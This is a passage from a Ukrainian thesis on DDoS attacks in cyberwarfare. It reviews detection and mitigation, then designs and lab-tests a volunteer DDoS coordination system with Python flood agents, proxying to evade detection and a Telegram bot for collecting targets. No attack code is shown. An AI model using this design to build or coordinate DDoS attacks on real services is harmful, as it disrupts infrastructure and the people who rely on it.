

Рисунок 1.5 — Однорангова топологія

1.2.4 Засоби захисту від DDoS атак

1.2.4.1 Засоби виявлення DDoS атак

Виявляти DDoS атаки можна за допомогою двох методів: виявлення сигнатур та виявлення аномалій.

Методи виявлення за допомогою сигнатур ґрунтуються на хорошому знанні DDoS-атак. Зазвичай характеристики створюються вручну групою експертів, а підписи впроваджуються в мережеві пристрої безпеки та спостереження. Відстеження заголовків пакетів за допомогою брандмауерів, маршрутизаторів або систем виявлення вторгнень (IDS) допомагає розпізнати симптоми вхідних DDoS-атак. Методи визначення сигнатур ефективні лише проти відомих типів DDoS-атак. Тому ці механізми виявлення не розпізнають нові та невідомі атаки. [6]

Деякі типи DDoS-атак виявляються та класифікуються шляхом виявлення аномалій у мережевому трафіку. Наприклад, атаки флуду з використанням пакетів TCP-SYN, UDP або ICMP можуть спостерігати збільшення цих пакетів. Ці методи виявлення намагаються знайти якусь аномалію в звичайному мережевому трафіку. Недоліком цих методів виявлення часто є більша кількість помилкових тривог. З іншого боку, ці методи здатні розпізнавати нові види атак. [6]

1.2.4.2 Протидія DDoS атакам

Протидія DDoS атакам складається з чотирьох частин: запобігання атак, виявлення джерела атаки, реагування на атаку, комбінована захисна інфраструктура. [6]

1. Попередження атак

   Основна увага приділяється запобіганню можливих атак шляхом зміцнення інфраструктури мережі. Це може включати використання різних мережевих пристроїв безпеки, таких як маршрутизатори, міжмережеві екрани (firewalls), системи виявлення вторгнень (IDS) або системи запобігання вторгненням (IPS). Важливим аспектом є створення "honeypots", які створюють фальшиві слабкості в інфраструктурі для виявлення атак у режимі реального часу.

2. Виявлення атаки

   Ця частина спрямована на визначення джерела атаки та класифікацію шкідливих пакетів у мережевому трафіку

3. Реакція на атаки

   Реакція на атаку спрямована на зупинку атаки або обмеження шкоди, спричиненої атакою. Це включає в себе відкидання шкідливих пакетів, надання послуг на резервному пристрої або лінії, забезпечення часткової доступності послуг за допомогою QoS (Quality of Service). Всі ці дії не повинні впливати на звичайний трафік.

4. Комбінована захисна інфраструктура

   Використання комплексного рішення безпеки, яке поєднує в собі надійну мережеву інфраструктуру та активне мережеве обладнання безпеки, таке як міжмережеві екрани, honeypots, сенсори IDS або IPS. Гнучке управління та моніторинг також є важливими складовими. Важливо встановлювати аварійні сценарії на випадок DDoS атаки.

1.2.4.3 Використання DPS

В наш час більшість веб-сервісів використовують хмарні сервіси для того щоб ефективно масштабувати різноманітні операції, в тому числі й захист від DDoS атак. DPS (DDoS Protection Service) — це послуга, яку пропонують хмарні провайдери для захисту ресурсів клієнтів від DDoS атак. Її суть полягає в тому, що перед тим як потрапити до цільового серверу, трафік проходить через хмарну інфраструктуру, де очищується від зловмисних пакетів за допомогою так званих скрабінг-центрів. Після цього очищений трафік переспрямовується до серверу, який відповідає на запити валідних користувачів. Маршрутизація трафіку може відбуватись за допомогою зміни DNS запитів або за допомогою протоколу BGP. [9]

Найпопулярнішими провайдерами захисту від DDoS атак є:

- Akamai
- Cloudflare
- Imperva

- Radware

1.2.5 Роль DDoS атак у кібервійні

DDoS атаки є надзвичайно важливим інструментом у кібервійні через їх здатність паралізувати критичну інфраструктуру, викликати економічні збитки та дестабілізувати суспільство.

Основними наслідками використання DDoS атак як інструменту кібероперацій можуть бути:

1. Паралізація критичної інфраструктури

   Яскравим прикладом, що відображає наслідки таких атак є кібератаки на Естонію в 2007 році, які були спрямовані на критичну інфраструктуру, включаючи урядові веб-сайти, банки та медіа. Метою було перевантажити ці системи трафіком, роблячи їх недоступними. Цей метод ефективно паралізував цифрові операції Естонії на тривалий період, демонструючи потенціал DDoS-атак у завданні широкомасштабних порушень з відносно малими ресурсами. [10]

2. Економічні збитки

   DDoS атаки можуть спричинити значні економічні збитки через зупинку бізнес-процесів, втрату доходів та витрати на відновлення. Атака на Dyn у 2016 році призвела до зупинки роботи багатьох великих інтернет-сервісів, таких як Twitter та Netflix, завдавши значних економічних втрат. [11]

3. Дестабілізація суспільства

   Відсутність доступу до засобів масової інформації може мати каскадні наслідки для суспільства. По-перше, це може призвести до загострення паніки, оскільки люди, не маючи можливості отримати достовірну інформацію через звичайні канали, схильні швидше поширювати чутки та непідтверджені дані. Це може призвести до загального відчуття невпевненості і стресу у суспільстві. По-друге, переривання роботи урядових і неприбуткових організацій може стати на шляху наданню критичних послуг. Наприклад, системи екстреної допомоги та медичні

бази даних можуть бути недоступні, що ускладнить координацію надання допомоги та реагування на надзвичайні ситуації. Це може мати серйозні наслідки для безпеки та благополуччя громадян.

DDoS атаки є важливою частиною сучасної стратегії кібервійни, де вони можуть бути використані як самостійно, так і в поєднанні з іншими методами атак для максимального ефекту.

1.3 Засоби координації

Під час російсько-української війни IT Army of Ukraine використовувала різноманітні засоби для координації DDoS атак, що значною мірою залежало від активної участі численних волонтерів. Ці волонтери, яких мобілізували через соціальні мережі та інші канали комунікації, відігравали ключову роль у проведенні атак. Їх участь забезпечувала значну потужність атак завдяки великій кількості комп'ютерів, що одночасно брали участь у цих заходах.

Щоб організувати такі дії, ІТ-армія використовувала спеціалізовані програмні інструменти, які дозволяли волонтерам здійснювати величезну кількість запитів до цільових серверів. Це перевантажувало сервери і призводило до їх виходу з ладу або значного зниження ефективності роботи. Інформація про ці інструменти, а також інструкції щодо їх використання, поширювалися через Telegram-канали та інші платформи. Ці канали ставали основними засобами комунікації, через які волонтери отримували необхідні вказівки, дізнавалися про нові цілі атак та отримували оновлення про результати проведених дій.

Таким чином, успіх DDoS атак значною мірою залежав від чіткої координації дій, активної участі великої кількості волонтерів і використання сучасних інструментів, що дозволяло ефективно протидіяти інфраструктурі супротивника та виводити з ладу важливі інтернет-ресурси.

Засоби, які використовувала IT Army для організації та виконання DDoS атак:

- Telegram-канали — ІТ-армія України організовувала атаки через

спеціальні Telegram-канали, де учасники отримували інструкції, IP-адреси та порти, які потрібно атакувати. Цей канал швидко зростав, залучаючи тисячі IT-спеціалістів та волонтерів, які координували свої дії для проведення атак на російські ресурси.

- Хмарні сервіси — волонтери використовували хмарні сервіси для запуску DDoS атак. Інструкції включали рекомендації щодо використання безкоштовних пробних періодів віртуальних машин, створених за допомогою віртуальних кредитних карток. Це дозволяло залучити значні обчислювальні ресурси для проведення атак.
- Автоматизовані боти — IT-армія розробила автоматизовані боти для проведення атак, які спрощували участь нових волонтерів. Ці боти автоматизували процес запуску DDoS атак, дозволяючи використовувати хмарні ресурси більш ефективно та координувати атаки з різних серверів одночасно. [7]

Серед інструментів, які використовувались в ході конфлікту в Україні, найбільш виділялись два інструменти: [8]

- MHDDOS Proxy
- db1000n

MHDDoS Proxy є розширенням MHDDoS, яке додає можливість використання проксі-серверів для анонімізації трафіку та обходу блокувань. Це значно ускладнює відстеження джерел атак і дозволяє забезпечити високу інтенсивність трафіку на цільові сервери. Крім цього MHDDoS має можливість автоматично отримувати списки цілей та проксі, створені автором цього ПЗ.

Db1000n (Death by 1000 needles) — це інструмент, схожий за принципом роботи на MHDDoS Proxy. На відміну від MHDDoS Proxy, db1000n має відкритий вихідний код.

Хоча ці два інструменти й надають широкі можливості для атак на інфраструктуру супротивника, вони все ж таки мають певні недоліки. MHDDoS Proxy має закритий вихідний код та не долучає спільноту до формування списків цілей та проксі. Db1000n має функції для туннелювання

трафіку через VPN та проксювання, однак на відміну від MHDDoS Proxy це не відбувається за замовчуванням і користувач має надавати свої списки проксі.



Рисунок 1.6 — Принцип роботи аналогічних інструментів

Висновки до розділу 1

Кібервійна стала невід'ємною частиною сучасних військових конфліктів, де держави та організації використовують кібератаки для досягнення різноманітних цілей, таких як вплив на вибори, дестабілізація урядів, викрадення критично важливої інформації, економічні вигоди та військові переваги. Ці атаки часто інтегруються в гібридні стратегії для досягнення комплексних цілей на глобальній арені.

Розподілені атаки відмови в обслуговуванні (DDoS) є важливим інструментом у кібервійнах. Вони спрямовані на порушення нормального функціонування серверів, мереж та інших інфраструктурних об'єктів шляхом перевантаження їх інтернет-трафіком. В даному розділі було проведено класифікацію DDoS атак та розглянути практичні підходи до їх здійснення, що дозволяє структурувати знання про методи і тактики зловмисників. Основні види атак включають атаки на смугу пропускання, такі як UDP Flood

або ICMP Flood, та атаки на ресурси системи, наприклад, SYN Flood або HTTP Flood.

Розгляд аналогічних систем дозволив виявити найкращі практики та підходи до здійснення кібероперацій.

2 АРХІТЕКТУРА ТА РЕАЛІЗАЦІЯ СИСТЕМИ

2.1 Проектування системи

Система координації кібератак повинна включати функціонал, який забезпечить бот-агентам можливість отримувати детальну інформацію про цілі та необхідні параметри для успішного проведення атак. Такий функціонал є критично важливим для ефективності всієї системи, оскільки саме він забезпечує можливість точного та своєчасного отримання всіх необхідних даних.

Крім цього, важливо забезпечити адміністрацію відповідними засобами для зручного та ефективного керування цими цілями та параметрами. Це дозволить оптимізувати процеси планування та виконання атак, що сприятиме досягненню бажаних результатів. Надання адміністрації інструментів для зручного керування цілями та параметрами є необхідним елементом для забезпечення успішної роботи системи в цілому.

Відмінною рисою цієї системи у порівнянні з аналогічними рішеннями є можливість залучення добровольців до процесу формування списків цілей. Це нововведення дозволить адміністрації охопити значно більшу кількість потенційних цілей та провести більш глибокий аналіз кожної з них. Залучення добровольців допоможе розширити базу даних та підвищити якість аналізу, що в кінцевому рахунку сприятиме більшій ефективності кібератак. Завдяки цьому, система буде більш гнучкою та ефективною, дозволяючи адміністрації краще справлятися з завданнями та досягати поставлених цілей.

Додатково, система повинна мати функціонал проксювання, який дозволить бот-агентам використовувати проксі-сервери для приховування свого реального місцезнаходження та запобігання виявленню їхньої діяльності. Функціонал проксювання є важливим аспектом безпеки та анонімності, який забезпечує додатковий рівень захисту для бот-агентів та ускладнює роботу системам виявлення та протидії кібератакам. Завдяки

використанню проксі-серверів, можна значно підвищити ефективність атак та зменшити ризики для виконавців.

В ході проектування було встановлено, що для оптимальної роботи системи необхідно три компоненти:

- Сховище конфігурації

  На відміну від традиційного підходу, де CnC мають повний контролю над бот-агентами, особливістю даного підходу є відсутність контролю. Бот-агенти будуть отримувати не команди, а просту конфігурацію

- Бот-агент

  Ця компонента буде встановлюватись на добровільній основі громадянами, які хочуть взяти участь в атаці. В її задачі входять отримання цілей та параметрів атаки, а також виконання атаки відповідно з отриманими даними. Крім цього, агент також буде отримувати списки проксі та проксювати трафік.

- Інструмент керування конфігурацією

  Даний інструмент забезпечить інтерфейс для адміністрації, який дозволить керувати змістом сховища конфігурації. Він також надасть можливість пропонувати нові цілі та проксі, які будуть розглянуті адміністрацією та підтверджені так само за допомогою цього інструменту

Щоб наочно показати структуру ситеми та взаємодію між компонентами, було створено діаграму концептів, яку можна побачити на (Рис. 2.1).



Рисунок 2.1 — Архітектура системи

Агент, репозиторій GitHub та Telegram бот є програмними компонентами системи, які розглядаються як бот-агент, сховище конфігурації та інструмент керування конфігурацією, відповідно.

2.2 Реалізація компонентів

Вихідні коди всіх компонентів можуть бути знайдені в додатку А.

2.2.1 Сховище конфігурації

GitHub-репозиторій слугує централізованим сховищем для конфігураційних файлів, забезпечуючи зручний і ефективний спосіб керування ними. Такий підхід дозволяє зекономити ресурси та оптимізувати робочі процеси, перекладаючи відповідальність за доставку конфігурації з власних серверів на сервери GitHub. Це не лише знижує навантаження на внутрішні ресурси, але й забезпечує високий рівень доступності та надійності завдяки використанню інфраструктури GitHub, яка має масштабовані і безпечні сервери по всьому світу.

2.2.2 Бот-агент

Бот-агент є невід'ємною частиною системи, оскільки він виконує атаку на вказані цілі. Для розробки агента було використано мову програмування Python, оскільки ця мова надає широкі можливості для написання проектів різних рівнів складності та є кросплатформовою інтерпретованою мовою, що означає, що застосунок буде працювати на будь-якій операційній системі та з будь-якою архітектурою мікропроцесору.

Для реалізації основного функціоналу було використані такі бібліотеки:

- scapy — дозволяє створювати пакети різноманітних протоколів на всіх рівнях стеку протоколів TCP/IP, зокрема на рівень застосунків, на який буде здійснюватись атака.
- pproxy — бібліотека для створення з'єднань через проксі сервери за різноманітними протоколами.
- threading — дозволяє працювати з потоками виконання. В даному застосунку використовується для паралельного виконання атак на різні цілі

Хоча застосунок і не може похизуватись великою кількістю методів DDoS атак, але для тесту було обрано чотири методи, які атакують протоколи рівню застосунків, що є найбільш вживаними в мережі Інтернет:

- HTTP POST flood;
- HTTP GET flood;
- Slowloris.
- DNS query flood.

Дані типи атак націлені на два протоколи: HTTP та DNS. Їхня ціль виснажити ресурси відповідного обробника запитів та паралізувати його роботу.

2.2.3 Телеграм-бот

Телеграм-бот слугує зручним і ефективним інтерфейсом для керування конфігурацією, а також для отримання нових цілей та проксі серверів від добровольців. Бот надає доволі простий та інтуїтивно зрозумілий командний

інтерфейс, що дозволяє адміністрації оперативно оброблювати пропозиції користувачів, а користувачам легко надсилати свої пропозиції.

Крім цього, адміністратори мають можливість самостійно додавати нові параметри та видаляти ті, що стали нерелевантними. Вбудована справка, яку можна викликати за допомогою команд /help та /help_admin, надає користувачам та адміністраторам доступ до списку команд та їх синтаксис. Команда /help надає довідку по командах для звичайних користувачів, а команда /help_admin – для адміністраторів.

Варто зазначити, що для використання адміністративних команд необхідно, щоб Telegram ID користувача був занесений у базу даних адміністраторів. Це забезпечує додатковий рівень безпеки та гарантує, що доступ до важливих функцій бота мають лише уповноважені особи.

Локальним сховищем для даних адміністраторів та пропозицій користувачів є MongoDB. СКБД MongoDB є ідеальним варіантом через свою зручність та швидкість роботи. Використання MongoDB як локального сховища для даних адміністраторів та пропозицій користувачів надає значні переваги, такі як зручність, швидкість роботи, гнучкість структури даних, масштабованість, висока доступність та надійність.

База даних має наступні колекції:

- admins — колекція для зберігання id адміністраторів для автентифікації за акаунтом Telegram
- unapproved_targets — цілі, запропоновані користувачами, що не пройшли перевірку та ще не потрапили до конфігурації
- unapproved_proxies — проксі сервери, запропоновані користувачами, що не пройшли перевірку та ще не потрапили до конфігурації
- targets — цілі, що на даний момент збережені в конфігурації
- proxies — проксі, що на даний момент зережені в конфігурації

2.2.4 Контейнеризація засобами Docker

Розміщення компонентів системи всередині докер-контейнерів дозволяє побудувати ефективне та гнучке тестове середовище для оцінки різних

аспектів функціонування системи. Це тестове середовище забезпечує ізоляцію кожного компонента, що дозволяє проводити тести в умовах, максимально наближених до реальних.

Контейнеризація має кілька важливих переваг. По-перше, вона дозволяє розгортати будь-який компонент системи як у хмарному середовищі, так і на звичайному сервері. Це означає, система може бути легко перенесена між різними платформами без необхідності вносити зміни в конфігурацію. Така універсальність значно спрощує процес розробки, тестування та розгортання.

Крім цього, контейнеризація відкриває можливості для горизонтального масштабування. Це означає, що ви можете збільшувати кількість атакуючих процесів клієнтської частини, що дозволяє симулювати реальну атаку ботнету.

Для опису взаємодії між компонентами в тестовому середовищі, а також для налаштування масштабування атак для подальших тестів, було використано оркестратор контейнерів Docker Compose. Завдяки йому можливо ефективно керувати багатьма контейнерами за допомогою одного файлу — compose.yaml. Цей файл містить всі необхідні налаштування для запуску та конфігурації контейнерів, що дозволяє легко автоматизувати процеси розгортання та масштабування.

Docker Compose спрощує управління складними багатокомпонентними системами, дозволяючи визначати залежності між сервісами, налаштовувати мережеві параметри та зберігати всі конфігурації в одному місці. Це робить процес розгортання більш прозорим та контрольованим, що є важливим для успішного управління великими системами.

Таким чином, використання докер-контейнерів та Docker Compose забезпечує ефективність, гнучкість та надійність при розгортанні та тестуванні компонентів системи.

2.3 Тестове середовище

Засоби моніторингу потрібні для оцінки ефективності роботи системи. Для даної роботи було обрано набір програмних продуктів від компанії InfluxData: InfluxDB, Telegraf, Chronograf.

InfluxDB, Telegraf, та Chronograf — це компоненти стеку TICK, що використовується для моніторингу та аналізу даних, зокрема часових рядів.

InfluxDB — це база даних, спеціалізована на зберіганні часових рядів. Вона розроблена для зберігання та запитів великих обсягів даних, що змінюються з часом, таких як метрики, події та аналітичні дані. Основні особливості InfluxDB включають:

- Високу продуктивність для запису та зчитування часових рядів.
- Масштабованість для роботи з великими обсягами даних.
- Мова запитів (InfluxQL), схожа на SQL, що полегшує аналіз даних.
- Підтримка агрегованих та статистичних функцій для обробки даних.

Telegraf — це агент збору даних, який входить до складу стеку TICK. Він збирає метрики з різних джерел, перетворює їх у формат, сумісний з InfluxDB, та надсилає їх до бази даних. Основні можливості Telegraf включають:

- Підтримка багатьох плагінів для збору даних з різних джерел, таких як системні метрики, мережеві пристрої, бази даних тощо.
- Можливість обробки та трансформації даних перед їх надсиланням до InfluxDB.
- Легка конфігурація та розширюваність завдяки плагіновій архітектурі.

Chronograf — це веб-інтерфейс для візуалізації даних та управління стеком TICK. Він забезпечує зручні інструменти для роботи з даними, зокрема:

- Інтерактивні графіки та дашборди для візуалізації часових рядів.
- Інтерфейс для написання та виконання запитів до InfluxDB.
- Інтеграція з іншими компонентами стеку TICK, такими як Kapacitor (інструмент для обробки потоків даних та оповіщення).

- Управління користувачами та налаштуваннями для забезпечення безпеки та контролю доступу.

Разом ці три компоненти утворюють потужний стек для збору, зберігання, аналізу та візуалізації часових рядів. InfluxDB відповідає за ефективне зберігання та запити даних, Telegraf — за їх збір та попередню обробку, а Chronograf — за візуалізацію та інтерактивну роботу з даними.

Висновки до розділу 2

У цьому розділі було детально розглянуто процес проектування та реалізації архітектури системи координації кібератак. Розробка архітектури системи є критично важливим етапом, що визначає загальну ефективність і функціональність майбутньої системи.

Система координації кібератак була спроектована таким чином, щоб забезпечити бот-агентам можливість отримувати детальну інформацію про цілі та необхідні параметри для успішного проведення атак. Цей функціонал є необхідним для ефективності всієї системи, оскільки забезпечує точне та своєчасне отримання всіх необхідних даних.

Основні вимоги до проектування системи включають:

- **Отримання інформації про цілі та параметри атак** — бот-агенти повинні мати доступ до актуальної інформації, що дозволяє їм ефективно виконувати свої завдання.
- **Адміністративний контроль** — адміністрація повинна мати інструменти для зручного та ефективного керування цілями та параметрами атак, що дозволяє оптимізувати процеси планування та виконання кібератак.
- **Залучення добровольців** — особливістю цієї системи є можливість залучення добровольців до процесу формування списків цілей, що значно розширює потенціал системи та підвищує якість аналізу.

Дотримання цих вимог забезпечує ефективне функціонування системи та дозволяють оптимізувати процеси координації кібератак

Враховуючи всі перелічені вимоги, було спроектовано три компоненти системи. При проектуванні перевага надавалась ефективності та зручності, що досягається використанням сучасних технологій, таких як чат-боти, системи контролю версій та сучасні мови програмування, такі як Python. Крім цього для більш гнучкого керування системою, було використано контейнеризацію, що дозволяє встановлювати систему будь-де швидко та без проблем.

Таким чином, реалізація даної архітектури дозволяє створити ефективну і гнучку систему координації кібератак, що забезпечує досягнення поставлених цілей з високою точністю та оперативністю

Крім проектування власне системи, було обрано стек технологій для тестового середовища в якому буде проводитись оцінка ефективності та надійності системи координації кібератак. Це середовище імітує різні умови, в яких може функціонувати система, дозволяючи проводити тестування розробленого програмного забезпечення. Моделювання реальних умов та оцінка різних сценаріїв атак дає змогу виявити потенційні недоліки та області для покращення, забезпечуючи тим самим високу ефективність та надійність системи у реальних ситуаціях.

3 ХАРАКТЕРИСТИКИ ПРОТОТИПУ СИСТЕМИ

Як зазначалось раніше, для оцінки ефективності будуть використовуватись засоби моніторингу. Впровадження цих засобів є критично важливим для розуміння того наскільки ефективно працює система. Використовуючи збір метрик з демону Docker, можливо відслідковувати показники як всіх контейнерів одразу, так і кожного окремого контейнера. Це забезпечує детальний огляд стану мережі, дозволяючи оцінити вплив атаки на цільову систему.

Для оцінки ефективності було впроваджено додатковий компонент — HTTP сервер. Цей сервер було розміщено в одній мережі з атакуючою частиною системи, що забезпечує безпосередню взаємодію та дозволяє знижувати затримки в обміні даними. В конфігурацію системи було додано статичну IP-адресу цього сервера, що дозволило стабільно та безперебійно здійснювати атаки, фіксуючи всі необхідні параметри для аналізу.

Запуск атаки проводився поступово, додаючи все більше атакуючих ботів за допомогою масштабування Docker Compose. Цей підхід дозволяє тестувати систему на різних рівнях навантаження, забезпечуючи збір детальних даних про її поведінку під час пікових навантажень. Додавання нових агентів в процесі атаки дозволяє спостерігати, як система справляється з додатковими запитами, а також виявляти моменти, коли починає знижуватись продуктивність або виникають помилки.

Для флуд атак навантаження було оцінено як кількість запитів на секунду (RPS). Для атаки Slowloris, яка націлена на встановлення великої кількості з’єднань було оцінено кількість встановлених з’єднань.

Варто зазначити, що при різних умовах результати можуть різними, оскільки на ефективність впливають такі фактори, як частота процесора, кількість фізичних ядер процесора, швидкість мережевого інтерфейсу, тощо. Тестування даної системи проводилось за таких умов:

- Частота процесора: 2.4 Ггц
- Кількість ядер: 2

- Об’єм оперативної пам’яті: 4 ГБ
- Swap розділ: 2 ГБ

  ОС: GNU/Linux (Arch Linux)
- Віртуальна мережа Docker

3.1 Характеристики атаки HTTP Flood

Для початку, були проведені вимірювання у однопоточному режимі, коли один потік передавав дані через мережу. Потім аналогічні вимірювання були виконані для багатопоточного режиму, де використовувалися відповідно 500, 1000 та 2000 потоків. Це дало змогу оцінити, як зростання кількості потоків впливає на загальний RPS агента.

На рисунках (Рис. 3.1.1, Рис. 3.1.2, Рис 3.1.3 та Рис. 3.1.4) зображені результати тестування для кожної конфігурації. Вони демонструють вплив кількості потоків на генерований трафік, а також дозволяють порівняти ефективність атаки в різних режимах роботи.



Рисунок 3.1 — RPS одного вузлапри одному потоці



Рисунок 3.2 — RPS одного вузла при 500 потоках

Рисунок 3.3 — RPS одного вузла при 1000 потоків



Рисунок 3.4 — RPS одного вузла при 2000 потоків

Беручи до уваги отримані дані, можна дійти висновку, що приблизно три тисячі пакетів — це верхня межа RPS для системи, на якій виконувалась оцінка, що насамперед пов’язано з апаратними обмеженнями.

Варто зазначити, що даний показник є чудовим для системи з подібними характеристиками, оскільки реальні атаки типу HTTP flood мають приблизно такі самі показники RPS на вузел, оскільки середній RPS одного вузла в ботнеті згідно з [12] складає близько 1-5 тис. запитів на секунду.

Наступним кроком була симуляція реальної атаки з використанням декількох атакуючих вузлів. Для цього було проведено попередній експеримент, але при цьому кількість вузлів поступово збільшувалась.

